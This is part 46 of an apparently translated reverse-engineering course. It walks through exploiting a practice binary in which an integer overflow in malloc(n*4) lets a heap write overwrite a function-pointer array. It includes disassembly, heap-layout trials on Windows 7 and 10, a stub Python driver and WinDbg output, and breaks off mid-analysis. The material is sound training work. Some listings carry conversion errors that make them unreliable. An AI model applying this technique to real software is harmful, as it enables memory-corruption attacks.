

## REVERSING WITH IDA PRO FROM SCRATCH

---

### PART 46

We'll see the exercise from part 44.

[http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/PRACTICA\\_44.7z](http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/PRACTICA_44.7z)

Before doing it, let's consider some stuff.

The Heap exploits depends on the program and the vulnerability a lot. Others are exploitable, others are not.

Many times, reliability (correct working percentage versus the times it fails) is less than other kinds of exploits to exploit other kind of vulnerability.

In general, a Heap exploit with all OK, if planets get aligned and the exploit writer works well; he/she can get more than 80% of reliability. If things go wrong because the program doesn't allow Heap manipulation or the exploit writer is not successful, he/she can get less than 30% or 60% of reliability.

¿What do I mean by Heap manipulation or Heap massage or whatever it is called? To fill the holes or free blocks with different allocations of different sizes before locating the block to overflow for it to be located in a previous address to a pointer, a vtable or something we can step.

For example, if we are going to exploit a server, we send different data packages not random ones, but having seen what each kind of package does and the sizes it allocates according to what it was sent and when I fill the Heap as I wish, I send the package that produces the allocation and it can be overflowed to locate it in a determined position.

If the program opens a file, for example, WORD, I add text fields, tables, etc. to the file. Each one will allocate different sizes that I can control before allocating the one that will be overflowed.

Obviously, this is not easy and we have to know what we are doing and the program to exploit. We can't do anything blindly.

For you not to go crazy reading old stuff about Heap exploitation, there are old methods that stepped the block header pointers and it can be exploited years ago, allocating and unallocating, just controlling what we wrote in the header pointers when overflowing the previous block.

As we see now, the header pointers are xored with variable values, the Heap works in a different way and it does multiple checks in the pointers. So, those methods don't work nowadays and it is not useful to read them today.

The Practice 44 is the worst of the cases because I can only control just an allocation according to the size I pass which it is not flexible or pretty real. So, possibilities are low.

After this part, I will do a new version of the exercise 44 with multiple allocations as in a real case for you to practice how to fill cheese holes. ☺ To have more exploiting possibilities and improve reliability.

The idea was that you practice and face this to see how you can do with the next one. Anyways, we'll analyze it and see what happens.

Now, I will face it a little for you to see the analysis.

I open the executable in IDA loader.

```
00401090 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401090 _main proc near
00401090
00401090     Dst3      = dword ptr -1Ch
00401090     var_18    = dword ptr -18h
00401090     temp      = dword ptr -14h
00401090     array     = dword ptr -10h
00401090     numero   = dword ptr -8Ch
00401090     i         = dword ptr -8
00401090     Dst       = dword ptr -4
00401090     argc      = dword ptr 8
00401090     argv      = dword ptr 0Ch
00401090     envp      = dword ptr 10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     sub     esp, 1Ch
00401096     push    offset LibFileName ; "Mypepe.dll"
00401098     call    ds:_imp__LoadLibrary@4 ; LoadLibraryA(x)
004010A1     push    offset _Format ; "Ingrese una cantidad de numeros enteros"...
004010A6     call    _printf
004010AB     add    esp, 4
004010AE     lea     eax, [ebp+numero]
004010B1     push    eax
004010B2     push    offset ab ; "%d"
004010B7     call    _scanf_s
```

After loading Mypepe.dll, it prints “**Ingrese una cantidad de números enteros**” that means “**Enter an amount of integers**”

And it calls **scanf**. Then it passes, with **LEA**, the **numero** variable address to save the typed value there in decimal format because the format is **%d**.

```
004010C8      call  _printf
004010CD      add   esp, 8
004010D0      mov   edx, [ebp+numero]
004010D3      shl   edx, 2
004010D6      push  edx ; Size
004010D7      call  ds:_imp_malloc
004010DD      add   esp, 4
004010E0      mov   [ebp+Dst], eax
```

Then, it takes that number and multiplies it by 4 and uses it as the malloc size.

```
shl eax, 2 ;Equivalent to EAX*4
```

And it saves the block in the **Dst** variable. I'll rename it.

```
004010C8      call  _printf
004010CD      add   esp, 8
004010D0      mov   edx, [ebp+numero]
004010D3      shl   edx, 2
004010D6      push  edx ; Size
004010D7      call  ds:_imp_malloc
004010DD      add   esp, 4
004010E0      mov   [ebp+p_bloque_mi_size], eax
004010E3      mov   eax, ds:_imp_system
004010E8      mov   [ebp+Dst3], eax
004010F0      ...
```

To differentiate it a little, I renamed it with a block abbreviation to the block where I control the size.

```
004010D0      mov   esp, 4
004010E0      mov   [ebp+p_bloque_mi_size], eax
004010E3      mov   eax, ds:_imp_system
004010E8      mov   [ebp+Dst3], eax
004010F0      nush  10h - size
```

It saves the system address in Dst3 variable. I'll rename it.

```
004010E0      mov   [ebp+p_bloque_mi_size], eax
004010E3      mov   eax, ds:_imp_system
004010E8      mov   [ebp+p_system], eax
004010EB      push  10h ; size
004010ED      call  ??_U@YAPAXI@Z ; operator new[](uint)
004010F2      add   esp, 4
004010F5      mov   [ebp+var_18], eax
004010F8      mov   ecx, [ebp+var_18]
```


Then, it calls **new**. I can see it better if I change it in **demangle names**.

```

004010CD      add    esp, 8
004010D0      mov    edx, [ebp+numero]
004010D3      shl    edx, 2
004010D6      push   edx ; Size
004010D7      call   ds:_imp_malloc
004010DD      add    esp, 4
004010E0      mov    [ebp+p_bloque_mi_size], eax
004010E3      mov    eax, ds:_imp_system
004010E8      mov    [ebp+p_system], eax
004010EB      push   10h ; size
004010ED      call   operator new[](uint)
004010F2      add    esp, 4
004010F5      mov    [ebp+var_18], eax

```

The size, 0x10, is constant.



Internally, the `new` calls a `malloc` with the same size and if it can allocate, `EAX` will be different from 0 and it will go to the block with the `pop ebp-ret` returning the allocated block address in `EAX`.

```

004010C0      mov    [ebp+p_bloque_mi_size], eax
004010E3      mov    eax, ds:_imp_system
004010E8      mov    [ebp+p_system], eax
004010EB      push   10h ; size
004010ED      call   operator new[](uint)
004010F2      add    esp, 4
004010F5      mov    [ebp+p_bloque_size_0x10], eax
004010F8      mov    ecx, [ebp+p_bloque_size_0x10]
004010FB      mov    [ebp+array], ecx
004010FF      mull  edx, 4

```

I renamed, with an abbreviation, the variable that saves that address, from the pointer to the constant size block, 0x10. Besides, it saves the same address in the **array** variable

```
0FE      mov     edx, 4
103      imul    eax, edx, 0
106      mov     ecx, [ebp+array]
109      mov     dword ptr [ecx+eax], offset _printf
```



Then, it saves the printf address in that buffer pointed by **array**. It seems like a pointer or dword array because it seems to index with groups of 4. It only fills the first array field with the printf address.

ECX + EAX = ECX because EAX = 0. It will save printf in the array start address that is the first field.

If we had the code, we'd prove that they are 4 fields of 4 bytes and it saves a pointer to printf in the first one.

```
system_t *array = new system_t[4];  
  
array[0] = (system_t)&printf;
```


I defined the **system\_t** type and it is a system pointer. So, 4 pointers of 4 bytes. The length is 0x10 or 16 decimal. The size of what it will allocate (a pointer array)

```
00401103      imul    eax, edx, 0
00401106      mov     ecx, [ebp+array]
00401109      mov     dword ptr [ecx+eax], offset _printf
00401110      mov     edx, [ebp+p_bloque_mi_size]
00401113      push    edx
00401114      push    offset alaDireccionDon ; "La direccion donde va a escribir sus en"..
00401119      call    _printf
```



Then, it warns printing the block address with my size: **p\_bloque\_mi\_size** telling me that I will write my integers there.

We have a pointer array to **system** and an allocation which I control the size and I will write integers there.



Then, it prints asking us to write our first integer and it enters the loop that is marked with green, it puts a variable:  $i = 0$  that will be the counter, the exit is comparing it with the number value. If it is greater, it quits the loop.

The loop idea is to write the integers, for example, if we typed in **number** the 4 value decimal, it allocated  $4 * 4$  that is 16 decimal or 0x10 and it will have to loop 4 times to save a 4-byte pointer and increase with 4 in each loop. That way, it will loop 4 times for 4 bytes saved. Each time, it will be 16 bytes decimal saved in the 16-dec block and there won't be overflow.

We'll see that the loop exit will be when **i** (the counter) is greater or equal than the number I entered at the beginning.

Here, the overflow is produced in the multiplication. If my initial number is, for example, 1073741825 that corresponds to 0x40000001, when multiplied by 4, it will overflow the possible maximum of 32 bits. The result will be 4 and it will allocate a size of 4 only.

```

In[13]: 0x40000001
Out[13]: 1073741825
+
```

```
In[15]: hex(0x40000001 * 4 & 0xffffffff)
Out[15]: '0x4L'
```

So, it will allocate 4 bytes of size and when writing in each loop, it will copy 4 bytes there and repeat 1073741825 times because that's the number we typed and the one evaluated by the counter with that value as output.

Obviously, the program works well while the multiplication of the typed number by 4 doesn't overflow the maximum of a 32-bit integer.

Many people ask how I got the 0x40000001 value. Easy, I just divided 0xFFFFFFFF/4. The result is 0x3FFFFFFF.

```
In[16]: hex(0xffffffff/4)
Out[16]: '0x3fffffffL'
In[17]: hex(0x3fffffff * 4 & 0xffffffff)
Out[17]: '0xffffffffcL'
```

When multiplying that by 4, it will be close to 0xFFFFFFFF. I increase it one at a time until it overflows and the result will be a small number.


```
? In[18]: hex(0x40000000 * 4 & 0xffffffff)
Out[18]: '0x0L'
? In[19]: hex(0x40000001 * 4 & 0xffffffff)
Out[19]: '0x4L'
? In[20]: hex(0x40000002 * 4 & 0xffffffff)
Out[20]: '0x8L'
+ In[21]: |
```

So,  $0x40000000 * 4 = 0$ . It doesn't work. I add it 1 more and it is 4. That works and I have the value range from 0x40000001 on that produces overflow whose result is a small value.

Obviously, the multiples of 0x40000000, to which I'll add one at a time, will work.

```
Out[21]: '0x10L'
> In[22]: hex(0xc0000001 * 4 & 0xffffffff)
? Out[22]: '0x4L'
? In[23]: hex(0x80000001 * 4 & 0xffffffff)
? Out[23]: '0x4L'
? In[24]: hex(0x40000001 * 4 & 0xffffffff)
```

So, the idea here is to overflow the block to which I write the integers, trying to get to the pointer array block. Besides, in the middle of the loop, it uses the saved pointer to print in the first field of the array.




```
00401182
00401182 loc_401182:    ; "correcto\n"
00401182     push    offset aCorrecto
00401182     mov     eax, 4
00401182     inul   ecx, eax, 0
0040118F     mov     edx, [ebp+array]
00401192     mov     eax, [edx+ecx]
00401195     call    eax
00401197     add    esp, 4
0040119A     mov     ecx, [ebp+p_bloque_mi_size]
0040119D     add    ecx, 4
004011A8     mov     [ebp+p_bloque_mi_size], ecx
004011A3     jnp    short loc_401148
```

It prints the word “**correcto**” or **correct** in each loop, using the pointer to printf saved in the array and adding ECX that is 0 as in the previous time that comes from that multiplication by 0. So, if we don’t step the pointer, it will jump to print, but if we can step the array, we can jump to execute code.


Some things have to be done for this to happen, as there are not many allocations here and we can’t massage the Heap filling its holes with allocations with controlled size, it can fail because if the pointer array stays in an address lower than the block to overflow, I won’t be able to get it because I can’t write backwards. ☺

The idea is that the pointer array must stay close, but in an address higher than the block to overflow.

Obviously, that doesn’t depend on us, in this case. And if it fails, we couldn’t exploit it. If there were multiple allocations as in the first practice, we could fill the Heap, allocating in the free blocks to make the block to overflow go to a higher address.



The last thing is that the integer we entered it saves it in a temporal variable and it only copies it with `memcpy` of 4 bytes to the block if it is greater than `0x20`. If it is less, it skips the copy.



The address where it writes it is increased with 4 at a time. It is an integer array too. That's why it increases it with 4 at a time.

`Dst = (int *) malloc(numero*4);`

It is already analyzed. Let's see what happens if I run it outside IDA.

```
In[29]: hex(0x40000004 * 4 & 0xffffffff)
Out[29]: '0x10L'
In[30]: 0x40000004
Out[30]: 1073741828
```

```
In[31]: |
```

Let's try if our block allocates the same amount of the pointer array (0x10) which would have certain logic because it firstly allocates my block and then the pointer array. Both with the same size. Mine stayed with a lower array to overflow and step the other, but I'll try it on Windows 7 first because it is friendlier for Heap cases.

```
Microsoft Windows [Versión 6.1.7601]
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos
C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x612900
La direccion a pisar es 0x612918
Ingrese entero
```

That looks good. The block to overflow is in 0x612900 and the block with the pointer array is in 0x612918. ☺ I will run it 10 times to see what percentage is OK. Remember that if you changed the Page Heap for this process, you'll have to set it as normal Heap.

```
0x Selección Administrador: C:\Windows\system32\cmd.exe
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La dirección donde va a escribir sus enteros es 0x592900
La dirección a pisar es 0x592918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La dirección donde va a escribir sus enteros es 0x8b2900
La dirección a pisar es 0x8b2918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La dirección donde va a escribir sus enteros es 0x302900
La dirección a pisar es 0x302918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La dirección donde va a escribir sus enteros es 0x8b2900
La dirección a pisar es 0x8b2918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>1073741828
"1073741828" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\ricnar\Desktop\PRACTICA_44 con source>1073741828
"1073741828" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\ricnar\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La dirección donde va a escribir sus enteros es 0x5b2900
La dirección a pisar es 0x5b2918
Ingrese entero
^C
C:\Users\ricnar\Desktop\PRACTICA_44 con source>
```

We see that the distance is always 18 because being both of the same size and on Windows 7 that is better, the thing goes right. I'll try it on Windows 10.

```
Microsoft Windows [Version 10.0.10580]
(c) 2015 Microsoft Corporation. All rights reserved.

0649 C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x488d90
680f La direccion a pisar es 0x488da8
Ingrese entero
^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x68a198
Cop La direccion a pisar es 0x68a120
Ingrese entero
^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
mra1073741828
La cantidad de enteros que va a ingresar es 1073741828
La direccion donde va a escribir sus enteros es 0x63a258
La direccion a pisar es 0x63a180
Ingrese entero
```

On Windows 10, it is more variable. Sometimes, it is OK and others it is wrong.

If I use a minor size, it is too far.

```
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741826
f La cantidad de enteros que va a ingresar es 1073741826
La direccion donde va a escribir sus enteros es 0x6c3330
La direccion a pisar es 0x6ca238
Ingrese entero
^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
r1073741826
p La cantidad de enteros que va a ingresar es 1073741826
La direccion donde va a escribir sus enteros es 0x6e3330
La direccion a pisar es 0x6ea2f8
Ingrese entero

a^C
C:\Users\rnarvaja\Desktop\PRACTICA_44 con source>ConsoleApplication11.exe
Ingrese una cantidad de numeros enteros a ingresar:
1073741826
La cantidad de enteros que va a ingresar es 1073741826
La direccion donde va a escribir sus enteros es 0x711d18
La direccion a pisar es 0x71a108
Ingrese entero
```

I can't handle the Heap allocating. So, I'll write this exploit only for Windows 7. The next one we'll do we'll see if handling some stuff it helps us write a version for each one. Now, I will write a provisional script to try it.


```

script3.py x

1  from os import *
2  import struct
3
4
5  stdin,stdout = popen4(r'ConsoleApplication11.exe')
6  print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7  raw_input()
8
9
10 fruta="1073741828" "\n" #0x40000004 para que al multiplicar por 4 de 0x10
11
12 print stdin
13
14
15 print "Escribe: " + fruta
16 stdin.write(fruta)
17 print stdout.read(40)
18

```

I run the script, choose **windbg debugger** in IDA and attach the process stopped inside the scanf.



As I set a BP in 0x4010d0 before the first malloc, it will stop there when accepting the script ENTER.

```

00401093 sub esp, 1Ch
00401096 push offset LibFileName ; "Mypepe.dll"
00401098 call ds:LoadLibraryA(x)
004010A1 push offset _Format ; "Ingrese una cantidad de numeros enteros"...
004010A6 call _printf
004010A8 add esp, 4
004010A9 lea eax, [ebp+numero]
004010B1 push eax
004010B2 push offset ab ; "%d"
004010B7 call _scanf_s
004010BC add esp, 8
004010BF mov ecx, [ebp+numero]
004010C2 push ecx
004010C3 push 402168h
004010C8 call _printf
004010CD add esp, 8
004010D0 mov eax, [ebp+numero]
004010D3 shr edx, 2
004010D6 push edx ; Size
004010D7 call ds:_imp__malloc
004010D9 add esp, 4
004010E0 mov [ebp+p_bloque_mi_size], eax
004010E3 mov eax, ds:_imp_system
004010E8 mov [ebp+p_system], eax
004010F8 push 10h ; size
004010FD call operator new[]uint
004010F9 add esp, 4
004010F5 mov [ebp+p_bloque_size_0x10], eax
004010F8 mov ecx, [ebp+p_bloque_size_0x10]
004010F9 mov [ebp+array], ecx
004010FE mov edx, 4
00401103 imul eax, edx, 0
00401106 mov ecx, [ebp+array]

```

General registers:

- EAX 00000037 debi
- EBX 7EFDE000 ucrtbase:u
- ECX 6039F398 ucrtbase:u
- EDX 40000004 debi
- ESI 000072E0 ucrtbase:u
- EDI 6039E72E8 ucrtbase:u
- EBP 0018FF40 debi

Threads:

Decimal	Hex	State
8172	1FEC	Ready

In EDX, we see the number I entered. It is 0x40000004.

SHL multiplies it by 4. The result is 0x10 that is the size to allocate.

```

00401093 sub esp, 1Ch
00401096 push offset LibFileName ; "Mypepe.dll"
00401098 call ds:LoadLibraryA(x)
004010A1 push offset _Format ; "Ingrese una cantidad de numeros enteros"...
004010A6 call _printf
004010A8 add esp, 4
004010A9 lea eax, [ebp+numero]
004010B1 push eax
004010B2 push offset ab ; "%d"
004010B7 call _scanf_s
004010BC add esp, 8
004010BF mov ecx, [ebp+numero]
004010C2 push ecx
004010C3 push 402168h
004010C8 call _printf
004010CD add esp, 8
004010D0 mov eax, [ebp+numero]
004010D3 shr edx, 2
004010D6 push edx ; Size
004010D7 call ds:_imp__malloc
004010D9 add esp, 4
004010E0 mov [ebp+p_bloque_mi_size], eax
004010E3 mov eax, ds:_imp_system
004010E8 mov [ebp+p_system], eax
004010F8 push 10h ; size
004010FD call operator new[]uint
004010F9 add esp, 4
004010F5 mov [ebp+p_bloque_size_0x10], eax
004010F8 mov ecx, [ebp+p_bloque_size_0x10]
004010F9 mov [ebp+array], ecx
004010FE mov edx, 4
00401103 imul eax, edx, 0
00401106 mov ecx, [ebp+array]

```

Registers:

- EAX 00000037 debi
- EBX 7EFDE000 ucrtbase:u
- ECX 6039F398 ucrtbase:u
- EDX 00000010 ucrtbase:u
- ESI 000072E0 ucrtbase:u
- EDI 6039E72E8 ucrtbase:u
- EBP 0018FF40 debug011:0

Threads:

Decimal	Hex	State
8172	1FEC	Ready

WDB: Using thread address 40000000

WINDBG>!heap -s

\*\*\*\*\* NT HEAP STATS BELOW \*\*\*\*\*

LFH Key : 0x63d17223

Termination on corruption : ENABLED

Heap	Flags	Reserv (k)	Commit (k)	Virt (k)	Free (k)	List length	UCR blocks	Virt cont. blocks	Lock heap	Fast
002C0000	00000002	1024	324	1024	15	4	1	0	0	LFH
00510000	00001002	1088	260	1088	8	3	2	0	0	LFH


Let's see what it tells us.

!heap -a 0x2c0000

!heap -a 0x510000

I won't paste all results here, but I'll save them in a .txt file.

Now, I pass the malloc of 0x10.



My block of size 0x10 will be in 0x302fd0.

```
WINDBG>!heap -p -a 0x302fd0
address 00302fd0 found in
_HEAP @ 2c0000
HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
00302fc8 0003 0000 [00]    00302fd0 00010 - (busy)
```

If I ask for that address, I see that it belongs to the Heap of 0x2c0000.

```
